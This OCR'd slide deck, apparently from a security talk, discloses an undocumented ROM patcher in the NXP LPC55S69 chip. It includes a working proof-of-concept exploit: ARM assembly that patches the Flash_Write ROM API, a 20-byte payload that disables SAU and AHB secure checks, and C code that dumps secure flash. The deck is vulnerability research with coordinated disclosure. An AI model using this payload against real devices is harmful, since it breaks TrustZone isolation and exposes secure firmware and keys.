
Implications

- Most peripherals are aliased (via IDAU) into both S and NS addresses
- Software is expected to configure SAU, MSW, MPC, and PPC based on application policies
- Any mistakes in configuration can be devastating
  - S code or RAM accessible via NS alias
  - NS access to DMA controller that initiates S transactions



Finding the ROM Patcher






??????????

FROM AN12283

Bricked boards!

Chips destroyed by incorrect programming

LPC55 Flash Layout




Information is missing?

- Noticed this in LPC55S69 User Manual

> Note: For bit field descriptions, see the attached Protected Flash Region.xls for further details.

- Did you know you can embed files inside PDFs?
  NXP does.


LPC55S6X_LPC55S2X_LPC552X PROTECTED FLASH REGION V1.1.XLSX



903			9EBF	9EBF8						
904				9EBFC						
905	Key Store Area (part of CMPA)									
1214	NMPA		9FC7	9FC70	UUID	UUID[31:0]				
1215				9FC74		UUID[63:32]				
1216				9FC78		UUID[95:64]				
1217				9FC7C		UUID[127:96]				
1218	NXP Manufacturing Programmable Area (NMPA)									
1315										

HANG ON. WHERE DID 906-1213 GO?

Right-click Strikes Again!




Connecting the dots

- Find references to this flash region in ROM code
- Reverse engineer that code
- Oh, look, exact details on how to use the ROM patcher

NXP ROM Patch Controller

- 16 patch slots
- Each slot patches one 32-bit word specified by ROM address
- Up to 8 slots may replace the word with any 32-bit value
- Others are replaced with a SVC <slot> instruction
- Patches are cleared upon device reset
- Aliased into both secure and non-secure ranges

NXP ROM Patch Controller



ARMv7-M defined a flash patcher

C1.11 Flash Patch and Breakpoint unit

The *Flash Patch and Breakpoint* (FPB) unit can support:

- Remapping specific literal locations from the Code region of system memory to addresses in the SRAM region.
- Remapping specific instruction addresses from the Code region of system memory to addresses in the SRAM region.
- Breakpoint functionality on instruction fetches.

- From ARMv7-M Architecture Manual
- See also Defcon 26 "Your Peripheral Has Planted Malware—An Exploit of NXP SOCs Vulnerability"

ARMv8-M removed the patching

B13.5 Flash Patch and Breakpoint unit

B13.5.1 About the FPB unit

R_{FTWL} The *Flash Patch and Breakpoint* (FPB) unit supports setting breakpoints on instruction fetches.

*Applies to an implementation of the architecture from **Armv8.0-M** onwards. The extension requirements are - **FPB**.*

I_{BPFS} The name Flash Patch and Breakpoint unit is historical and the architecture does not support remapping functionality.

CAN'T DO THAT EXPLOIT!


FROM THE ARMV8-M MANUAL

ROM APIs


- Exported functions for use by user code
  - Flash API
  - In-Application Programming API
  - Secure Boot Image Authentication API
- APIs expect to be called from Secure mode
  - Implementations access secure addresses
  - Image Authentication API requires Secure/Privileged mode
- Entrypoints discovered via tables located inside ROM

Plan of Attack

- Find ROM API used by secure code
- Use ROM Patch Controller to inject code into that ROM API
- Wait for secure code to invoke that API
- Profit!



TrustedFirmware-M



TrustedFirmware-M

- Reference implementation of ARM's Platform Security Architecture (PSA)
- PSA defines API for common secure services offered to non-secure apps
- Designed to allow different vendors for secure and non-secure code
- Core services
  - Cryptography
  - Initial Attestation
  - Internal Trusted Storage (ITS)
  - RoT Lifecycle
- Upstream has support for LPC55S69

HTTPS://WWW.TRUSTEDFIRMWARE.ORG/PROJECTS/TF-M/

TrustedFirmware-M


- Reference implementation of ARM's Platform Security Architecture (PSA)
- PSA defines API for common secure services offered to non-secure apps
- Designed to allow different vendors for secure and non-secure code
- Core services
  - Cryptography
  - Initial Attestation
  - Internal Trusted Storage (ITS)
  - RoT Lifecycle
- Upstream has support for LPC55S69

HTTPS://WWW.TRUSTEDFIRMWARE.ORG/PROJECTS/TF-M/


Internal Trusted Storage (ITS)

> “This API is designed to provide confidentiality and integrity protection of limited storage of persistent data against physical and logical attacks.
>
> Implementations of the PSA Firmware Framework that provide isolation levels 2 or 3 must implement the PSA Internal Trusted Storage Service within the PSA RoT and isolated from Application Root of Trust clients.”

- API callable from Non-Secure
- Required to be implemented in Secure
- Will interact with flash
- Does it use ROM Flash API? Yup



Building a PoC



PoC Plan of Attack

- Build unmodified TF-M v1.2 Secure image
- Build Non-secure app
  - Write payload that fits in ~24 bytes
  - Use ROM Patch Controller to copy payload into empty space in ROM
  - Use ROM Patch Controller to patch Flash_Write ROM API to call payload
  - Use ITS API to write something
  - Verify payload was run

TF-M Flash Layout w/o Bootloader

```
* 0x0000_0000 SECURE + NON-SECURE IMAGE AREA (512 KB):
*   0x0000_0000 SECURE     IMAGE AREA (265 KB)
*   0x0004_0000 NON-SECURE IMAGE AREA (265 KB)
* 0x0008_0000 PROTECTED STORAGE AREA (10 KB)
* 0x0008_2800 INTERNAL TRUSTED STORAGE AREA (8 KB)
* 0x0008_4800 NV COUNTERS AREA (512 B)
* 0x0008_4A00 UNUSED (77.5 KB)
```

SAU and MPC Configuration

- Debug boot spew from TF-M Secure
- Excluded in normal builds
- Reported configuration doesn't change

```
=== [SAU NS] =======
NS ROM Base: 0x00040000
NS ROM Limit: 0x0007FFFF
NS DATA Base: 0x20022000
NS DATA Limit: 0x20043FFF
NSC Base: 0x1003FCC0
NSC Limit: 0x1003FF80
PERIPHERALS Base: 0x40000000
PERIPHERALS Limit: 0x4010FFFF
=== [AHB MPC NS] =======
NS ROM Base: 0x00040000
NS ROM Limit: 0x0007FFFF
NS DATA Base: 0x20022000
NS DATA Limit: 0x20043FFF
[Sec Thread] Secure image initializing!
Booting TFM v1.2.0
```

SAU and MPC Configuration

- Debug boot spew from TF-M Secure
- Excluded in normal builds
- Reported configuration doesn't change

NON-SECURE CANNOT ACCESS SECURE FLASH

```
=== [SAU NS] =======
NS ROM Base: 0x00040000
NS ROM Limit: 0x0007FFFF
NS DATA Base: 0x20022000
NS DATA Limit: 0x20043FFF
NSC Base: 0x1003FCC0
NSC Limit: 0x1003FF80
PERIPHERALS Base: 0x40000000
PERIPHERALS Limit: 0x4010FFFF
=== [AHB MPC NS] =======
NS ROM Base: 0x00040000
NS ROM Limit: 0x0007FFFF
NS DATA Base: 0x20022000
NS DATA Limit: 0x20043FFF
[Sec Thread] Secure image initializing!
Booting TFM v1.2.0
```

Patch Flash_Write ROM API

```
Flash_Write:
@ Arguments
@ r0 - config
@ r1 - start
@ r2 - src
@ r3 - len

push        { r3, r4, r5, r6, r7, r8, r9, r10, r11, lr  }
mov         r11, r2
mov         r8, r3
@ r2, r3, r4, r6, and r10 are all about to be overwritten
mov         r10, r0
mov         r6, r1          You, seconds ago • Uncommitted
mov.w       r3, #0x200
mov         r2, r8
mov         r4, #0x1
bl          validate_flash_alignment
```

```
Flash_Write:
@ Arguments
@ r0 - config
@ r1 - start
@ r2 - src
@ r3 - len
      You, seconds ago • Uncommitted changes
push        { r3, r4, r5, r6, r7, r8, r9, r10, r11, lr  }
mov         r11, r2
mov         r8, r3
@ r2, r3, r4, r6, and r10 are all about to be overwritten
bl payload
mov.w       r3, #0x200
mov         r2, r8
mov         r4, #0x1
bl          validate_flash_alignment
...
```

PoC Payload in 20 bytes

ROM PATCH

```
payload:
@ Expects to be called via `bl payload` placed at 0x13007310
@ Assume r2, r3, r4, r6, and r10 are available

@ Load pointer to non-secure constant pool
@ 2 bytes
ldr r6, secure_constant_pool

@ Extend SAU region 1 to all of SRAM
@ 6 bytes
ldmia r6!, {r2, r3, r4}
stmia r2!, {r3, r4}

@ Extend SAU region 0 to all of flash
@ 6 bytes
ldmia r6!, {r2, r3, r4}
stmia r2!, {r3, r4}

@ Disable AHB secure checking
@ 4 bytes
ldmia r6!, {r2, r3, r4}
stmia r2!, {r3, r4}
```

```
@ Execute hijacked instruction and return to next instruction
@ 6 bytes
mov r10, r0
mov r6, r1
bx lr

secure_constant_pool:
.word nonsecure_constants_pool
```

NON-SECURE APP

```
nonsecure_constants_pool:
.word 0xE000EDD8    @ SAU_RNR
.word 0x1
.word 0x20000000
.word 0xE000EDD8    @ SAU_RNR
.word 0x0
.word 0x0
.word 0x500ACFF8    @ Secure AHB MISC_CTRL_DP_REG
.word 0x0000AAAA    @ Value for same
.word 0x0000AAAA    @ Value for same
```

Verifying Compromise

```
LOG_MSG("[LPC55 PoC] Start of Secure Code:\r\n");
const uint8_t *secure_code = (const uint8_t *)0x0;

for (ii = 0; ii < 256; ii += 16) {
    LOG_MSG("[LPC55 PoC] 0x%x:\t", ii);
    for (size_t jj = 0; jj < 16; ++jj) {
        LOG_MSG("%x\t", *(secure_code + jj + ii));
    }
    LOG_MSG("\r\n");
}
```

START OF SECURE FLASH

Verified

```
[LPC55 PoC] Start of Secure Code:
[LPC55 PoC] 0x0:        0       8       0       30      31      1       0       10      9d      1
[LPC55 PoC] 0x10:       35      ab      0       10      39      ab      0       10      99      1
[LPC55 PoC] 0x20:       0       0       0       0       0       0       0       0       0       0
[LPC55 PoC] 0x30:       99      1       0       10      0       0       0       0       a9      1
[LPC55 PoC] 0x40:       b1      1       0       10      b5      1       0       10      b9      1
[LPC55 PoC] 0x50:       c1      1       0       10      c5      1       0       10      c9      1
[LPC55 PoC] 0x60:       d1      1       0       10      d5      1       0       10      d9      1
[LPC55 PoC] 0x70:       e1      1       0       10      e5      1       0       10      e9      1
[LPC55 PoC] 0x80:       f1      1       0       10      f5      1       0       10      f9      1
[LPC55 PoC] 0x90:       1       2       0       10      5       2       0       10      9       2
[LPC55 PoC] 0xa0:       11      2       0       10      15      2       0       10      19      2
[LPC55 PoC] 0xb0:       21      2       0       10      25      2       0       10      29      2
[LPC55 PoC] 0xc0:       31      2       0       10      35      2       0       10      39      2
[LPC55 PoC] 0xd0:       41      2       0       10      45      2       0       10      49      2
[LPC55 PoC] 0xe0:       51      2       0       10      55      2       0       10      59      2
[LPC55 PoC] 0xf0:       61      2       0       10      65      2       0       10      69      2
```

Disclosure

Responsible Disclosure Process

- Write up our findings
- Disclose findings to vendor
- Wait up to 90 days for response
- Coordinate on fixes and public disclosure

Write up our findings ✓

OXIDE

Overview

An undocumented ROM patching facility in the LPC55S69 SoC is accessible from non-secure mode. An attacker with non-secure code execution can modify commonly used ROM code paths, such as the Flash API, to gain secure+privileged arbitrary code execution.

Description

Product Vendor: NXP
Product(s) Containing the Vulnerability:
- LPC55S69JBD100

Version Number of Vulnerable Product:
- Device Revision 0A
- Device Revision 1B

Type of Vulnerability:
- CWE-1242: Inclusion of Undocumented Features or Chicken Bits
- CWE-1262: Register Interface Allows Software Access to Sensitive Data or Security Settings
- CWE-1189: Improper Isolation of Shared Resources on System-on-a-Chip (SoC)

Vulnerability Description:
LPC55S69 SoC includes an undocumented ROM patching facility. While the intent appears to be for the ROM to load patches from the NXP Manufacturing Programmed Area (NMPA) region of on-board flash, the facility can be accessed and unlocked after ROM execution has completed. Customer code in any mode (S+privileged, S+unprivileged, NS+privileged, NS+unprivileged) is able to apply arbitrary, non-persistent patches to the ROM.

How may an attacker exploit this vulnerability?:
An attacker may use the ROM patch facility to modify any ROM code path from a non-secure, unprivileged context. Interesting candidates for modification include:
- ROM SVC handler
- ROM API entry points

Future execution of a modified code path will execute attacker-controlled code in the context of the caller. ROM APIs (including Flash API) appear to assume the caller is executing in secure+privileged mode. Any secure gateway that directly or indirectly uses a ROM API provides a privilege escalation from non-secure to secure+privileged arbitrary code execution.

A PoC has been developed using the following approach:

1. Setup and enter secure+unprivileged mode
2. Use the ROM patch facility to modify a function pointer used in the ROM's system call handler to point to PoC function
3. Set MEMREMAP to use the vector table in ROM instead of flash.
4. Execute a SVC instruction that will cause the handler to transfer execution via the modified function pointer
5. Observe that PoC function is called

Impact


An attacker with non-secure code execution capability can escalate to arbitrary code execution in secure+privileged mode.

CVSS Score

CVSS:3.0/AV:L/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H/E:P/RL:W/RC:C - 6.4 (Medium)

Disclose Findings to Vendor


Where do I find contact info for security?



Disclose Findings to Vendor

Where do I find contact info for security?


- Support?



Disclose Findings to Vendor

Where do I find contact info for security?

